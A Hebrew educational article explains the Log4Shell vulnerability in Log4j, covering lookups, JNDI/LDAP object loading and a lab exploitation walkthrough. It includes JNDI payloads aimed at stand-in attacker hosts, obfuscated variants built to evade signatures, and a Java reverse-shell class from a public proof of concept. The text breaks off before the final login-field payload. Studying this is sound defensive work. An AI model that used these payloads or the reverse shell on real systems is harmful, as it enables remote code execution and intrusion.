Technologic Papers

Log4Shell - החולשה ששברה את האינטרנט

מאת עידן שכטר

הקדמה

בתחילת השבוע השני של חודש דצמבר (2021), תופעה משונה פקדה את קהילת מיינקראפט. בעלי שרתים שונים דיווחו על הודעות משונות שנשלחו בצ'אט המשחק, שנראו כביכול כמו לינקים תמימים. התברר, כי ההודעות שנשלחו בצ'אט היו למעשה ניסיונות השמשה של חולשה חדשה שתיזכר עוד שנים רבות, הלוא היא Log4Shell.

Log4Shell הינה חולשה בספיירת Log4j, ספריית קוד פתוח מבוססת Java, המשמשת לניהול קבצי לוג. החולשה עצמה נובעת מפרסור שגוי של מידע המתקבל ממשתמש, בשילוב של קונפיגורציה דיפולטיבית בעייתית, השניים יחד מקנים לתוקף את היכולת להריץ קוד כרצונו בצד השרת, בקונטקסט של הסיפריה.

במאמר זה נסקור את החולשה, נכיר את הליקויים מהם היא נובעת, ונבין כיצד ניתן לנצל את החולשה בכדי להריץ קוד.

ה-Impact

מאחר ו-Log4j הינה ספרייה פופולרית, לא עבר זמן רב מרגע גילוי החולשה הרלוונטית, עד שחומרת המצב התבהרה. התברר כי שירותים ויישומים פופולריים רבים (AWS, Azure, Twitter, Steam ועוד) נמצאו כפגיעים ל-Log4Shell, בעוד שהשמשת החולשה נחשבת "פשוטה יחסית" ואינה דורשת מתוקף Setup מורכב.

בזמן קצר, נוצרו אלפי Repositories באתר Github המכילים מידע טכני רב על אודות החולשה, בצירוף POC-ים המאפשרים הרצת קוד.

במקביל, חברות ובלוגים רבים מיהרו לדווח על חומרת המצב:

כותרת הפרסום הרשמי של מנהלת הסוכנות לאבטחת סייבר ותשתיות בארצות הברית (CISA), ג'ין איסטרלי:

STATEMENT FROM CISA DIRECTOR EASTERLY ON "LOG4J" VULNERABILITY

Original release date: December 11, 2021


WASHINGTON – Cybersecurity and Infrastructure Security Agency (CISA) Director Jen Easterly released the following statement today on the "log4j" vulnerability:

הודעה רשמית של המרכז הקנדי לאבטחת סייבר (CCCS) אשר קרא לארגונים לפעול באופן מיידי:


Statement from the Minister of National Defence on Apache Vulnerability and Call to Canadian Organizations to Take Urgent Action

The Government of Canada Is aware of an Apache product vulnerability, which has the potential to be used by bad actors in limited and targeted attacks.

ע"פ דיווחי חברת Check Point, בטווח של 72 שעות מרגע חשיפת החולשה, תועדו כ-830,000 ניסיונות השמשה:



החולשה דורגה כקריטית באתר NVD ואף זכתה לציון 10, הלוא הוא הגבוהה ביותר:



Log4j

"*Log4j היא ספיירת קוד פתוח מבוססת Java, המשמשת לניהול קצבי לוג*" (ויקיפדיה). הספרייה מספקת ממשק רחב של כלים המאפשרים למפתח להתמיע יכולות תיעוד מגוונות בקוד, וזאת במטרה להקל על תהליכי פיתוח, דיבוג, אחזקה, ועוד.

השימוש בספריה דיי פשוט - נערוך את קובץ הקונפיגורציה בהתאם למטרותינו, הקובץ בין היתר יגדיר את תבנית ה-Log (כיצד שורות ה-Log יראו, איזה מידע יתווסף באופן אוטומטי לתוכן שעבר Logging, כמו Timestamp, שם ה-Thread הרלוונטי, והודעה המציינת את סיבת היווצרות הלוג) ולהיכן יישמר המידע שעובר Logging - במקרה זה, נבחר להעביר את המידע אל SYSTEM_OUT בכדי לראות כיצד ייראה התוכן במעמד הלוג.

```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <Configuration status="WARN">
3.   <Appenders>
4.     <Console name="Console" target="SYSTEM_OUT">
5.       <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36} - %msg%n"/>
6.     </Console>
7.   </Appenders>
8.   <Loggers>
9.     <Root level="error">
10.      <AppenderRef ref="Console"/>
11.    </Root>
12.  </Loggers>
13. </Configuration>
```

כעת, ניצור Instance של המחלקה Logger, ונשתמש במתודות הייעודיות בכדי לתעד מידע רלוונטי (ההבדל בין המתודות השונות בא לידי ביטוי במידע שהן מוסיפות ללוג.

לדוגמה, המתודה error() תוסיף ללוג הודעה המציינת כי מדובר בלוג שנוצר בעקבות שגיאה):

```
 7. public class MyApp {
 8.
 9.     // Define a static logger variable so that it references the
10.     // Logger instance named "MyApp".
11.     private static final Logger logger = LogManager.getLogger(MyApp.class);
12.
13.     public static void main(final String... args) {
14.
15.         // Set up a simple configuration that logs on the console.
16.
17.         logger.trace("Entering application.");
18.         Bar bar = new Bar();
19.         if (!bar.doIt()) {
20.             logger.error("Didn't do it.");
21.         }
22.         logger.trace("Exiting application.");
23.     }
24. }
```

השילוב של השניים ייתן לנו את ה-Log הבא:

```
17:13:01.540 [main] TRACE MyApp - Entering application.
17:13:01.540 [main] TRACE com.foo.Bar - entry
17:13:01.540 [main] ERROR com.foo.Bar - Did it again!
17:13:01.540 [main] TRACE com.foo.Bar - exit with (false)
17:13:01.540 [main] ERROR MyApp - Didn't do it.
17:13:01.540 [main] TRACE MyApp - Exiting application.
```

(ניתן לראות כי ללוג שלנו צורף Timestamp, ה-Thread הרלוונטי, סיבת היווצרות הלוג, (TRACE, ERROR והמחלקה הרלוונטית, בהתאם לתבנית הבאה:

```
<PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36} - %msg%n"/>
```

Log4j - Lookups

אחד הפיצ'רים המעניינים שספריית Log4j מציעה, נקראת Lookups, והיא למעשה מאפשרת למפתח להוסיף ערכים שרירותיים לקונפיגורציית Log4j, ואף לקבצי הלוג עצמם, פעולה זאת דורשת שימוש ב-Syntax ספציפי בהתאם ל-Lookup המבוקש. ה-Syntax יראה כך: **${Lookup_Type:Lookup_Resource}** כאשר Lookup_Type הינו סוג ה-Lookup שבו נרצה להשתמש, בעוד ש-Lookup_Resource הוא העריך השרירותי שאותו נרצה לחפש.

חשוב לציין כי עד לרגע תיקון החולשה, השימוש ב-Lookups היה אפשרי כברירת מחדל, הגדרה הניתנת לשינוי על ידי השמת ערך False בפרמטר הרלוונטי:

log4j2.formatMsgNoLookups (log4j2.formatMsgNoLookups)	FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS

בתמונה הבאה ניתן לראות חלק מקובץ הקונפיגורציה של Log4j, בו מתבצע צימוד בין ערכי מפתח, לבין תוצאות של Docker Lookup:

```
1. <JsonLayout properties="true" compact="true" eventEol="true">
2.   <KeyValuePair key="containerId" value="${docker:containerId}"/>
3.   <KeyValuePair key="containerName" value="${docker:containerName}"/>
4.   <KeyValuePair key="imageName" value="${docker:imageName}"/>
5. </JsonLayout>
```

כמו כן, נוכל להשתמש ב-Lookups גם ברמת הקוד, Log4j יחליף את ה-Syntax של ה-Lookup במידע שיחזיר ה-Lookup עצמו, ויוסיף אותו לקבצי הלוג. (במקרה זה נוכל לראות שימוש ב-JNDI Lookup שעליו נלמד בעמודים הבאים):

```
public class Main {

    private static final Logger logger = LogManager.getLogger(Main.class);

    public static void main(String[] args) {

        // The following is an LDAP reference example
        //logger.error("${jndi:ldap://attacker.sans.edu:1389/a}");

        // The following is an RMI reference example
        logger.error( s: "${jndi:rmi://attacker.sans.edu:1099/a}");
    }
}
```

ספריית Log4j מזהה את ה-Syntax הרלוונטי על ידי סריקה לינארית של ה-Input בחיפוש אחר צמד התווים העוקבים: **${**:

```
(int i = offset; i < workingBuilder.length() - 1; i++) {   offset: 7    i: 12
if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(i + 1) == '{') {   work
    final String value = workingBuilder.substring(offset, workingBuilder.length());
    workingBuilder.setLength(offset);
    workingBuilder.append(config.getStrSubstitutor().replace(event, value));
}
```

במידה ואכן נמצאו התווים הרלוונטיים, Log4j תתחיל בתהליך זיהוי סוג ה-Lookup, שתתחיל מהקריאה לפונקציה replace, ניתן לראות כי בסופו של דבר ה-Lookup עצמו יוחלף בערך שהחזיר.

בתוך הפונקציה replace, מתבצעת קריאה לפונקציה נוספת, והיא substitute. מאחר ותוכן הפונקציה ארוך, לא ננתח אותה במאמר זה, אך נציין כי בחלק מהמקרים ייתכן ותתבצע קריאה רקורסיבית ל-substitue, וזאת משום ש-Log4j מאפשרת ביצוע של Lookup בתוך Lookup אחר:

```
if (substitutionInVariablesEnabled) {
    final StringBuilder bufName = new StringBuilder(varNameExp
    substitute(event, bufName,  offset: 0, bufName.length());
```

בעזרת יכולת זו, ניתן לכתוב Payloads המכילים Lookups שונים נוספים ובכך לחמוק מלוגיקה של חתימות רשת בסיסיות (בהמשך המאמר נבין לעומק את משמעות ה-Payloadים הבאים):

```
${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://somesitehackerofhell.com/z}
```

```
${jnd${sys:SYS_NAME:-i}:ldap:/somesitehackerofhell.com/z}
```

ואף מסתבר שה-Lookup בו משתמשים לצורך Obfuscation לא חייב להיות תקין:

```
${${what:ever:-j}${some:thing:-n}${other:thing:-d}${and:last:-i}:ldap://somesitehackerofhell.com/z}
```

JNDI

JNDI (Java Naming and Directory Interface) הינו ממשק המאפשר תקשורת אל מול Naming Services ו-Directory Services באמצעות מימושים שונים. למעשה, JNDI מקנה למפתחים דרך פשוטה להתממשק אל מול שירותים רלוונטים, לדוגמה שרתי LDAP בכדי לבצע פעולות קונקרטיות.

ישנם מספר מימושים מעניינים ושימושיים ל-JNDI, כמו RMI המאפשר גישה לאובייקט מרוחק, אך במאמר זה נתעמק במימוש המיועד להתממשקות עם שרתי LDAP, ונבין כיצד ניתן להשתמש בו בכדי להשמיש את חולשת Log4Shell

JNDI LDAP

כפי שלמדנו זה עתה, המימוש ה-LDAP-י של JNDI מאפשר לנו להתממשק עם שרתי LDAP בקלות רבה, מימוש זה מציע לנו יישומים ופונקציות שונות המאפשרות לנו לגשת לנתונים ומשאבים המאחוסנים בשרתי LDAP, ובין היתר, אף לגשת לאובייקטי Java.

למעשה, נוכל לאחסן אובייקט Java-י על גבי שרת LDAP בכך שנתמיע את אותו אובייקט ביישות LDAP-ית. לצורך הדוגמה, נוכל ליצור יישות ייעודית בשרת Active Directory שתכיל רשומות ייעודיות, אותן רשומות ייצגו אובקייט Java לאחר סריליזציה. באמצעות שימוש ב-JNDI ניתן לגשת ליישות זו בכדי ליצור Instace מקומי של האבוייקט:

```
ObjectClass: inetOrgPerson
UID: john
Name: John Smith
Email Address: john@example.org
Location: Vegas, NV
javaSerializedData: ACED01A43C4432FEEA1489AB89EF11183E499…
javaCodebase: http://attacker-server/
javaClassName: DeserializationPayload
```

ניתן לראות כי השדה JavaSeriazliedData מייצג אובקייט שעבר סריליזציה, כעת, נוכל לגשת ליישות הרלוונטית באמצעות בקשת LDAP ובכך לגשת לאובייקט מרוחק.

דרך נוספת להשגת תוצאה זהה, תהיה יצירת יישות LDAP-ית המייצגת Reference לאובייקט. היישות תכיל מידע קונקרטי על האובייקט, כמו שם המחלקה, שם ה-FactoryClass הרלוונטי ומיקומו. (מחלקת Factory היא חלק מתבנית עיצוב שתכליתה יצירת אובייקטים החולקים ממשק אחד מבלי להכיר את המחלקות שלהם):

```
ObjectClass: inetOrgPerson, javaNamingReference
UID: john
Name: John Smith
Email Address: john@example.org
Location: Vegas, NV
javaCodebase: http://attacker-server/
JavaFactory: Factory
javaClassName: MyClass
```

Log4j - JNDI Lookups

נחזור צעד אחורה אל Log4j Lookups. למדנו כי קיימים סוגים שונים של Lookup-ים שימושיים המאפשרים לנו להוסיף מידע רלוונטי לקבצי קנופיגוריה ולוגים, כעת מצטרף לחבורה JNDI Lookup, המקנה לנו את היכולת לבצע פעולה דומה, כשהוא מאפשר לנו לגשת למידע ממקורות מרוחקים.

כפי שראינו בעמוד הקודם, נוכל לאחסן אובייקט Java או Reference שלו על ידי רשומות ייעודיות, שאליו נוכל לגשת באמצעות JNDI.

העניינים מתחילים להיות מעניינים ברגע שאנחנו נחשפים לציטוט הבא:

> *If a java.io.Serializable, Referenceable, or Reference object was previously bound to that LDAP name, then the attributes from the entry are used to reconstruct that object (see the example in the JNDI Tutorial). Otherwise, the attributes from the entry are used to create a DirContext instance that represents the LDAP entry.* ***In either case, the LDAP provider invokes DirectoryManager.getObjectInstance() on the object and returns the results.***

[מתוך האתר הרשמי של Oracle]

במילים אחרות, במידה וניגשנו אל ישות LDAP-ית המכילה אובייקט, או Reference לאובייקט, יווצר Instance של האובייקט הרלוונטי. כדי ליצור Instance של מחלקה, עלינו להריץ את ה-Constructor שלה, ומאחר והאובייקט המדובר הוא בשליטת התוקף, כך גם ה-Constructor שלו.

כעת, כל מה שהתוקף צריך לעשות כדי להריץ קוד הוא לכתוב Constructor זדוני.


"אבל למה שמישהו סתם ייגש לשרת LDAP?"

ובכן, יישומים רבים מתעדים מידע למטרות שונות, חלק גדול מהמידע המתועד מגיע באופן ישיר או עקיף (במקרה של דפדפנים) ממשתמשי קצה.

פרטים של ניסיון התחברות כושל, הודעת צ'אט, User-Agent של בקשת HTTP, ועוד רבים אחרים עשויים לעבור תיעוד, וכאשר מדובר בתיעוד של ספריית Log4j, המידע המתועד לא מפורסר בצורה בטוחה ועשוי להכיל Lookups שיטורגר במעמד פונקציית הלוג.

מכאן העניינים מתחילים להיות ברורים, אם שם המשתמש שנכניס כפרטי התחברות לאתר עובר תיעוד, נוכל להזין JNDI Lookup לשרת LDAP שבשליטתנו, עקב פירסור לא בטוח, השרת המתעד יריץ את ה-Lookup בחיפוש אחר ה-Resource הרלוונטי, ישלח בקשת LDAP לשרת הייעודי, ינסה ליצור אובייקט, יריץ Consturctor זדוני, ובכך הרצנו קוד.

כמות וקטורי התקיפה הפוטנציאליים היא בלתי ניתנת לתפיסה, כל Input של המשתמש שעובר תיעוד בשרת הפגיע, יאפשר הרצת קוד. דוגמאות לסוגי קלט אפשר לראת בצד שמאל של התרשים:




[מקור: https://msrc-blog.microsoft.com/2021/12/11/microsofts-response-to-cve-2021-44228-apache-log4j2]

מבט ברמת ה-Network

כעת נחבר את כל הנקודות יחד לכדי שרשרת אקספלואיטציה מלאה, נרים סביבה מקומית פגיעה (אותה ניתן למצוא בקישור הבא: https://github.com/kozmer/log4j-shell-poc) ונבחן את תהליך ההשמשה ברמת הרשת. ה-PoC בו נשתמש מסתמך על יישות LDAP-ית שמהווה Reference לאובייקט Java, את הקוד של ה-Class הרלוונטי, שבסופו של דבר יאפשר לנו להשיג Shell, ניתן לראות בפירוט בתמונה הבאה:


```
def generate_payload(userip: str, lport: int) -> None:
    program = """
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {

    public Exploit() throws Exception {
        String host="%s";
        int port=%d;
        String cmd="/bin/sh";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
            pe=p.getErrorStream(),
            si=s.getInputStream();
        OutputStream po=p.getOutputStream(),so=s.getOutputStream();
        while(!s.isClosed()) {
            while(pi.available()>0)
                so.write(pi.read());
            while(pe.available()>0)
                so.write(pe.read());
            while(si.available()>0)
                po.write(si.read());
            so.flush();
            po.flush();
            Thread.sleep(50);
            try {
                p.exitValue();
                break;
            }
            catch (Exception e){
            }
        };
        p.destroy();
        s.close();
    }
}
""" % (userip, lport)
```

כעת נרים את שרת ה-LDAP הייעודי שיאפשר לנו לגשת ל-Class הזדוני:




במקביל, נריץ nc ונמתין לחיבור:


וקטור התקיפה שלנו יהיה שדה Username בדף Login פשוט העובר תיעוד על ידי Log4j נכניס בשדה ה-Username את ה-Payload הרלוונטי:



